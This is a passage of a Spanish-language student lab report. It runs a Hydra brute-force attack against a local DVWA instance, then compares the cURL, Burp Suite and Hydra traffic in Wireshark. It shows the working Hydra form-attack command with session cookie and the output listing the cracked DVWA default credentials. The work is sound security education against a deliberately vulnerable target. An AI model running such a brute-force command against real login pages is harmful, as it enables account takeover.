3.4. Actividad 4: Fuerza bruta mediante Hydra

3.4.1. Instalación de Hydra

Hydra fue utilizada como una tercera herramienta para realizar el ataque de fuerza bruta. La instalación se realizó mediante:

```
1 [sudo apt install hydra -y]
```

Una vez instalada la herramienta se comprobó su versión mediante:

```
1 hydra -V
```




Figura 16: Versión de Hydra. Versión de Hydra utilizada.

3.4.2. Preparación del ataque

Para ejecutar el ataque se utilizaron diccionarios de nombres de usuario y contraseñas. Los archivos utilizados fueron:

- usuarios: `[user.txt]` Nuevamente con los Usuarios verificados en la página DVWA.
- contraseñas: `[pass.txt]` El cual posee las primeras 20 contraseñas del diccionario rockyou.

Antes de ejecutar Hydra fue necesario identificar correctamente el método HTTP utilizado por el formulario y los parámetros que deben ser enviados al servidor.

3.4.3. Comando utilizado

El comando utilizado durante el laboratorio fue:

```
1 hydra -L ./user.txt -P ./pass.txt "http-get-form://localhost:8081/
  vulnerabilities/brute:username=~USER^&password=~PASS^&Login=Login:H=
  Cookie: PHPSESSID=p5ee67u03mvt6qkqrkif7lbu10; security=low;;F=
  Username and/or password incorrect."
```

El comando debe interpretarse de acuerdo con los parámetros efectivamente utilizados. En particular, se debe considerar:

- la dirección IP o nombre del servidor;
- el servicio HTTP atacado;
- el archivo de usuarios;
- el archivo de contraseñas;
- la ruta correspondiente al formulario;
- los parámetros enviados;
- la condición utilizada por Hydra para determinar si un intento fue incorrecto.

3.4.4. Credenciales obtenidas

A partir de los resultados obtenidos se identificaron al menos dos pares válidos:

Usuario	Contraseña
[admin]	[password]
[gordonb]	[abc123]
[smithy]	[password]

Tabla 2: Credenciales válidas encontradas mediante Hydra.

```
shino@shino-Nitro-ANS15-57: ~/Escritorio/hydra
pass.txt user.txt
shino@shino-Nitro-ANS15-57: ~/Escritorio/hydra$ hydra -L ./user.txt -P ./pass.txt "http-get-form://localhost:8081/vulnerabilities/brute:username=~USER^&password=~PASS^&Login=Login:H=Cookie: PHPSESSID=p5ee67u03mvt6qkqrkif7lbu10; security=low;;F=Username and/or password incorrect."
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-09-19 23:35:48
[INFORMATION] escape sequence \: detected in module option, no parameter verification is performed.
[DATA] max 16 tasks per 1 server, overall 16 tasks, 100 login tries (l:5/p:20), ~7 tries per task
[DATA] attacking http-get-form://localhost:8081/vulnerabilities/brute:username=~USER^&password=~PASS^&Login=Login:H=Cookie: PHPSESSID=p5ee67u03mvt6qkqrkif7lbu10; security=low;;F=Username and/or password incorrect.
[8081][http-get-form] host: localhost login: admin password: password
[8081][http-get-form] host: localhost login: gordonb password: abc123
[8081][http-get-form] host: localhost login: smithy password: password
1 of 1 target successfully completed, 3 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-09-19 23:35:51
shino@shino-Nitro-ANS15-57: ~/Escritorio/hydra$
```

Figura 17: Resultados del ataque realizado mediante Hydra. Credenciales encontradas por Hydra.

3.5. Actividad 5: Comparación del tráfico generado

Para esta actividad se utilizó Wireshark con el objetivo de capturar y analizar el tráfico generado por las tres herramientas utilizadas durante el laboratorio.

Se realizaron capturas independientes para:

1. cURL;
2. Burp Suite;
3. Hydra.

Debido a que DVWA se encuentra desplegada localmente mediante HTTP, es posible analizar directamente las solicitudes HTTP generadas durante las pruebas.

3.5.1. Tráfico generado por cURL

En la captura correspondiente a cURL se observa una solicitud HTTP generada directamente desde la terminal hacia el servidor DVWA. La solicitud utiliza el método GET y se dirige al recurso correspondiente a la vulnerabilidad de fuerza bruta.

Dentro de la solicitud se encuentran los parámetros utilizados por el formulario, correspondientes al nombre de usuario, contraseña y botón de inicio de sesión. Además, se observa el encabezado User-Agent, junto con otros encabezados HTTP y la cookie de sesión utilizada para mantener la sesión con DVWA.

A diferencia de las herramientas utilizadas para realizar múltiples intentos, en este caso se observa una solicitud realizada de forma individual, correspondiente a las credenciales especificadas manualmente en el comando cURL.

Por lo tanto, el tráfico generado por cURL se caracteriza principalmente por corresponder a una solicitud HTTP individual construida desde la terminal, manteniendo los parámetros de autenticación definidos previamente.




Figura 18: Tráfico generado por cURL. Paquete generado por cURL observado en Wireshark.

3.5.2. Tráfico generado por Burp Suite

En la captura correspondiente a Burp Suite se observa el tráfico HTTP generado durante la interacción con DVWA utilizando Burp como intermediario. La solicitud contiene los parámetros correspondientes al formulario de autenticación, incluyendo username, password y Login.

Una característica importante es que Burp Suite permite interceptar, modificar y posteriormente reenviar las solicitudes HTTP. En este caso, las solicitudes utilizadas para realizar las pruebas mantienen la estructura del formulario, mientras que los valores de los parámetros de autenticación pueden ser modificados para probar diferentes combinaciones de credenciales.

El encabezado User-Agent observado en la solicitud corresponde al navegador utilizado para generar la petición. Por lo tanto, este campo por sí solo no permite afirmar que el paquete haya sido generado directamente por Burp Suite, ya que Burp está actuando como intermediario entre el navegador y el servidor DVWA.

En comparación con una solicitud realizada directamente mediante cURL, la principal característica de Burp es su capacidad de interceptar y modificar las solicitudes antes de que sean enviadas al servidor.




Figura 19: Tráfico generado mediante Burp Suite. Paquete generado durante el uso de Burp Suite.

3.5.3. Tráfico generado por Hydra

En la captura correspondiente a Hydra se observa tráfico HTTP generado automáticamente hacia el formulario de fuerza bruta de DVWA. Las solicitudes utilizan el método GET y se dirigen repetidamente al recurso `/vulnerabilities/brute/`.

Una característica importante es que la estructura de las solicitudes se mantiene prácticamente constante, mientras que los valores correspondientes a username y password cambian entre los diferentes intentos. Esto corresponde al funcionamiento de Hydra, que prueba automáticamente distintas combinaciones obtenidas desde los diccionarios configurados.

Por lo tanto, a diferencia de cURL, que en este laboratorio realiza una solicitud individual, Hydra genera múltiples solicitudes siguiendo un patrón repetitivo. Este comportamiento puede ser observable en Wireshark mediante la repetición de solicitudes hacia el mismo recurso y la modificación de los parámetros de autenticación.

Además, el tráfico permite observar otros elementos HTTP, como la dirección IP de origen y

destino, el puerto utilizado, los encabezados y las cookies enviadas junto con las solicitudes.




Figura 20: Tráfico generado por Hydra. Paquetes generados por Hydra observados en Wireshark.

3.5.4. Comparación

Las principales características observadas deben registrarse de acuerdo con las capturas obtenidas:

Característica	cURL	Burp Suite	Hydra
Método HTTP	GET	GET	GET
User-Agent	curl/8.5.0	Mozilla/5.0 (Navegador)	Mozilla/5.0 (Hydra)
Cantidad de solicitudes	Individual	Individual/Ataque	Muchas
Patrón de tráfico	Manual	Interceptado/Enviado	Automatizado
Parámetros	Usuario/Contraseña	Usuario/Contraseña	Cambian Repetidamente

Tabla 3: Comparación del tráfico generado por las tres herramientas.

Una diferencia importante corresponde al patrón de las solicitudes. cURL puede generar una solicitud individual directamente desde la terminal, mientras que Hydra genera múltiples solicitudes automatizadas para probar diferentes combinaciones de credenciales. Burp Suite, por otra parte, actúa como intermediario y permite interceptar, modificar y reenviar solicitudes.

El análisis del tráfico también permite observar que algunos elementos pueden proporcionar indicios sobre la herramienta utilizada, aunque no necesariamente permiten identificarla de forma absoluta.

3.5.5. ¿Es posible detectar qué herramienta generó un paquete?

Es posible obtener indicios sobre la herramienta utilizada a partir de diferentes características observables en el tráfico HTTP. Entre ellas se encuentran el encabezado User-Agent, la estruc-

tura de los encabezados, la frecuencia de las solicitudes, el intervalo entre ellas y el patrón de modificación de los parámetros.

Por ejemplo, un conjunto de solicitudes repetitivas que modifica constantemente los valores de username y password puede ser indicativo de un proceso automatizado como Hydra. Por otro lado, una solicitud individual puede ser compatible con una ejecución manual mediante cURL.

En el caso de Burp Suite, la identificación puede ser más compleja, ya que actúa como intermediario y puede reenviar solicitudes generadas originalmente por un navegador. Por este motivo, el User-Agent puede corresponder al navegador y no directamente a Burp Suite.

Sin embargo, estas características no permiten identificar de manera absoluta la herramienta utilizada. Algunos encabezados pueden modificarse manualmente y una herramienta puede configurarse para imitar el comportamiento de otra. Por lo tanto, la identificación debe realizarse considerando un conjunto de características del tráfico y no únicamente un campo individual.

Conclusiones y comentarios

Durante este laboratorio se estudió el funcionamiento práctico de diferentes herramientas utilizadas para realizar ataques de fuerza bruta contra una aplicación web vulnerable.

En primer lugar, se desplegó DVWA mediante Docker, utilizando una redirección del puerto local 8081 hacia el puerto 80 del contenedor. Esto permitió disponer de la aplicación de forma local y controlada para realizar las pruebas.

Posteriormente, mediante Burp Suite se pudo interceptar y analizar una solicitud HTTP generada por el formulario de DVWA. Esto permitió identificar los parámetros involucrados en el proceso de autenticación y utilizarlos para realizar un ataque automatizado mediante Intruder.

También se utilizó cURL para reproducir solicitudes HTTP directamente desde la terminal. Esta actividad permitió comprender la relación entre el código HTML del formulario, los parámetros enviados y la solicitud HTTP generada.

Finalmente, Hydra permitió automatizar el envío de múltiples combinaciones de credenciales. El análisis realizado mediante Wireshark permitió comparar el tráfico generado por las distintas herramientas y observar diferencias relacionadas con la estructura de las solicitudes y el patrón de comunicación.

En conjunto, las actividades permitieron comprender que un ataque de fuerza bruta no depende únicamente de una herramienta específica, sino de la capacidad de construir y repetir correctamente las solicitudes que espera una aplicación web. Asimismo, el análisis del tráfico permite obtener información adicional sobre el comportamiento de las herramientas utilizadas.

A. Repositorio de GitHub

Como complemento de este informe, se dispone de un repositorio de GitHub que contiene el informe y los archivos utilizados durante el desarrollo del laboratorio.

Repositorio de GitHub – Laboratorio 2

El repositorio contiene los archivos y recursos utilizados durante el desarrollo de las actividades descritas en este informe.